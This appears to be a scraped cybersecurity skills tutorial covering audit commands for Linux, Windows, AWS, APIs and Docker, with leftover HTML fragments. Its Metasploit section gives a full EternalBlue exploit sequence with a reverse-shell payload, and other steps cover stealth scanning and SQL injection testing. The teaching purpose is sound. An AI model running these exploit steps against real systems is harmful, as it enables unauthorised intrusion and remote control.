Listen to this Post

Introduction:
In an era dominated by AI and sophisticated cyber threats, the foundational skills of IT and cybersecurity remain the ultimate differentiator. This article deconstructs the critical technical competencies, from command-line mastery to cloud hardening, that form the bedrock of any successful security career, providing a actionable roadmap for skill development.
Learning Objectives:
- Master essential Linux and Windows command-line interfaces for security diagnostics and system hardening.
- Implement critical cloud security configurations and API security measures to protect modern infrastructure.
- Develop proficiency in identifying, exploiting, and mitigating common vulnerabilities using industry-standard tools.
You Should Know:
1. Linux Command Line: The Hacker’s Playground
The Linux terminal is the primary interface for security professionals, enabling everything from log analysis to vulnerability scanning. Mastery here is non-negotiable.
 Network Discovery and Analysis
nmap -sS -sV -O -T4 192.168.1.0/24
ss -tuln
tcpdump -i eth0 -w capture.pcap host 10.0.0.5

File System and Integrity Monitoring
find / -type f -perm -4000 2>/dev/null
ls -la /etc/passwd /etc/shadow
md5sum /bin/bash
Step-by-step guide:
- Network Mapping: Start with
nmap -sS -sV -O -T4</code>. The `-sS` flag initiates a stealth SYN scan, `-sV` probes open ports to determine service/version info, and `-O` enables OS detection. This provides a comprehensive footprint of the target network.</li> <li>Socket Statistics: Use `ss -tuln` to display all listening TCP and UDP sockets. The `-t` and `-u` options filter for TCP/UDP respectively, `-l` shows only listening sockets, and `-n` prevents name resolution for speed.</li> <li>Packet Capture: Execute `tcpdump -i eth0 -w capture.pcap host x.x.x.x` to capture traffic. Specify the interface with <code>-i</code>, output to a file with <code>-w</code>, and filter for a specific host. Analyze the `capture.pcap` file later in Wireshark for deep inspection.</li> </ol> <h2 style="color: yellow;">2. Windows Security Hardening and Auditing</h2> Windows environments require specific commands to audit configurations, manage users, and analyze event logs for signs of compromise. [bash] :: User and Group Management net user net localgroup administrators whoami /priv :: System Security Policy and Firewall secedit /export /cfg C:\sec_policy.txt netsh advfirewall show allprofiles :: Event Log Analysis wevtutil qe Security /f:text /c:5
Step-by-step guide:
- Privilege Audit: Run `whoami /priv` to immediately see the privileges of your current user context. This is crucial for understanding potential lateral movement or privilege escalation paths.
- Firewall Status Check: Use `netsh advfirewall show allprofiles` to display the state of the Domain, Private, and Public firewall profiles. Ensure all are set to
ON. - Security Policy Export: Execute
secedit /export /cfg C:\sec_policy.txt. This exports the local security policy to a readable text file, allowing you to audit password policies, audit settings, and user rights assignments.
3. Cloud Infrastructure Hardening: AWS Security
Misconfigured cloud storage and identity access management are leading causes of data breaches.
AWS CLI Commands for S3 and IAM Security aws s3api get-bucket-acl --bucket my-bucket-name aws s3 ls --recursive s3://my-bucket-name aws iam list-users --output table aws iam get-account-authorization-details --output table
Step-by-step guide:
- S3 Bucket Audit: The command `aws s3api get-bucket-acl --bucket my-bucket-name` retrieves the Access Control List (ACL) for the specified S3 bucket. Check for overly permissive grants like `http://acs.amazonaws.com/groups/global/AllUsers`.
2. IAM User Enumeration: Run `aws iam list-users --output table` to get a clean, tabular view of all IAM users in the account. This is the first step in auditing for dormant or unauthorized accounts. - Comprehensive Permissions Review: For a deep dive, use
aws iam get-account-authorization-details. This command returns a detailed JSON of all IAM roles, users, and groups and their associated policies, which can be processed with tools like `jq` for analysis.
4. API Security Testing with cURL and jq
APIs are the backbone of modern applications and a prime target for attackers. Testing their security is a core skill.
Testing for Common API Vulnerabilities curl -H "Authorization: Bearer $TOKEN" https://api.example.com/v1/users curl -X POST https://api.example.com/v1/login -d '{"user":"admin","pass":"password"}' -H "Content-Type: application/json" curl https://api.example.com/v1/users/1 | jq '.email'Step-by-step guide:
- Endpoint Access Testing: Use `curl -H "Authorization: Bearer $TOKEN" https://api.example.com/v1/users` to test if your authentication token is valid and what data the endpoint returns. Manipulate the `$TOKEN` to test for broken authentication.
- Injection Testing: The command `curl -X POST ...` is used to send a POST request with a JSON payload. Try injecting SQL or NoSQL commands into the `user` or `pass` fields to test for backend vulnerabilities.
- Data Exposure Analysis: Pipe the output of a `curl` command to `jq` (a lightweight JSON processor) to filter specific fields. `curl ... | jq '.email'` quickly checks if sensitive data like email addresses is being exposed unnecessarily in the API response.
5. Vulnerability Exploitation and Mitigation with Metasploit
Understanding how vulnerabilities are exploited is key to defending against them. The Metasploit Framework is the standard tool for this.
Basic Metasploit Console Workflow msfconsole search eternalblue use exploit/windows/smb/ms17_010_eternalblue set RHOSTS 192.168.1.100 set PAYLOAD windows/x64/meterpreter/reverse_tcp set LHOST 192.168.1.50 exploit
Step-by-step guide:
- Initiate and Search: Launch the Metasploit console with
msfconsole. Use the `search` command with a keyword like `eternalblue` to find relevant exploit modules. - Configure the Exploit: Select the exploit with
use</code>. Set the remote target host with `set RHOSTS` and the local host (your machine) for the reverse shell connection with <code>set LHOST</code>.</li> <li>Execute and Control: Run the `exploit` command. A successful exploitation will yield a Meterpreter session, giving you a remote shell on the target machine. This demonstrates the critical need for timely patching, as the EternalBlue exploit targets a vulnerability for which a patch has been available for years.</li> </ol> <h2 style="color: yellow;">6. Container Security and Docker Hardening</h2> Containers introduce new attack surfaces. Securing the Docker daemon and container images is essential. [bash] Docker Security Auditing Commands docker images docker history --no-trunc <image_id> docker ps --quiet --all | xargs docker inspect --format '{{ .Id }}: SecurityOpt={{ .HostConfig.SecurityOpt }}' docker scan my-image:latestStep-by-step guide:
- Image Audit: List all local Docker images with
docker images. Be aware of what is present in your environment to avoid running outdated or vulnerable software. - Image History Inspection: Use `docker history --no-trunc
` to see the full, untruncated build history of an image. This can reveal secrets that were added and later removed in a subsequent layer. - Security Option Check: The command `docker ps ...` checks all containers (running and stopped) for their security options. Look for `SecurityOpt` settings like `seccomp` profiles or `no-new-privileges` being enabled, which are key hardening measures.
7. Proactive Log Analysis with grep and awk
Logs are a goldmine of security information. The ability to parse them quickly from the command line is a powerful forensic skill.
Searching and Analyzing Log Files grep -i "failed" /var/log/auth.log awk '{print $1}' /var/log/access.log | sort | uniq -c | sort -nr tail -f /var/log/apache2/error.log | grep --line-buffered "PHP Warning"Step-by-step guide:
- Filter for Failures: Use `grep -i "failed" /var/log/auth.log` to quickly find all authentication failures in a system log. The `-i` flag makes the search case-insensitive.
- Top IP Address Analysis: The `awk` command `awk '{print $1}' ...` extracts the first field (typically the client IP) from an Apache access log. Piping it to `sort | uniq -c | sort -nr` counts and sorts the IPs, revealing the most frequent visitors, which is useful for spotting scanners or DDoS attempts.
- Real-time Error Monitoring: The `tail -f` command follows a log file in real-time. Piping it to a `grep` with `--line-buffered` allows you to monitor for specific error messages as they occur, enabling immediate incident response.
What Undercode Say:
- Foundational Mastery is Your Leverage: In a market flooded with high-level AI security tools, the professionals who understand the underlying protocols, commands, and operating systems possess an unassailable advantage. They can operate when tools fail and think beyond automated scripts.
- The Human Analyst is the Last Line of Defense: Automation can detect known patterns, but the creative, analytical mind of a trained human is required to identify novel attack vectors, connect disparate events in logs, and understand attacker psychology. This human element cannot be outsourced to an algorithm.
The relentless focus on "the next big thing" in cybersecurity often overshadows the enduring power of core technical skills. The commands and techniques outlined here are not just a checklist; they represent a mindset of deep understanding and manual control over digital environments. As AI continues to evolve, it will be these foundational skills that allow professionals to guide, correct, and leverage AI tools effectively, rather than being replaced by them. The future belongs to those who can blend strategic thinking with granular technical execution.
Prediction:
The increasing abstraction of technology through AI and low-code platforms will create a "skills chasm." A growing over-reliance on automated security solutions will lead to a deficit of professionals capable of deep forensic analysis and manual penetration testing. This will, in turn, cause a sharp increase in the market value and demand for "full-stack" security experts who can code, operate infrastructure, and think like an attacker, making these foundational skills the most critical investment for a long-term career in cybersecurity.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mahmoud Maher - Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Image Audit: List all local Docker images with


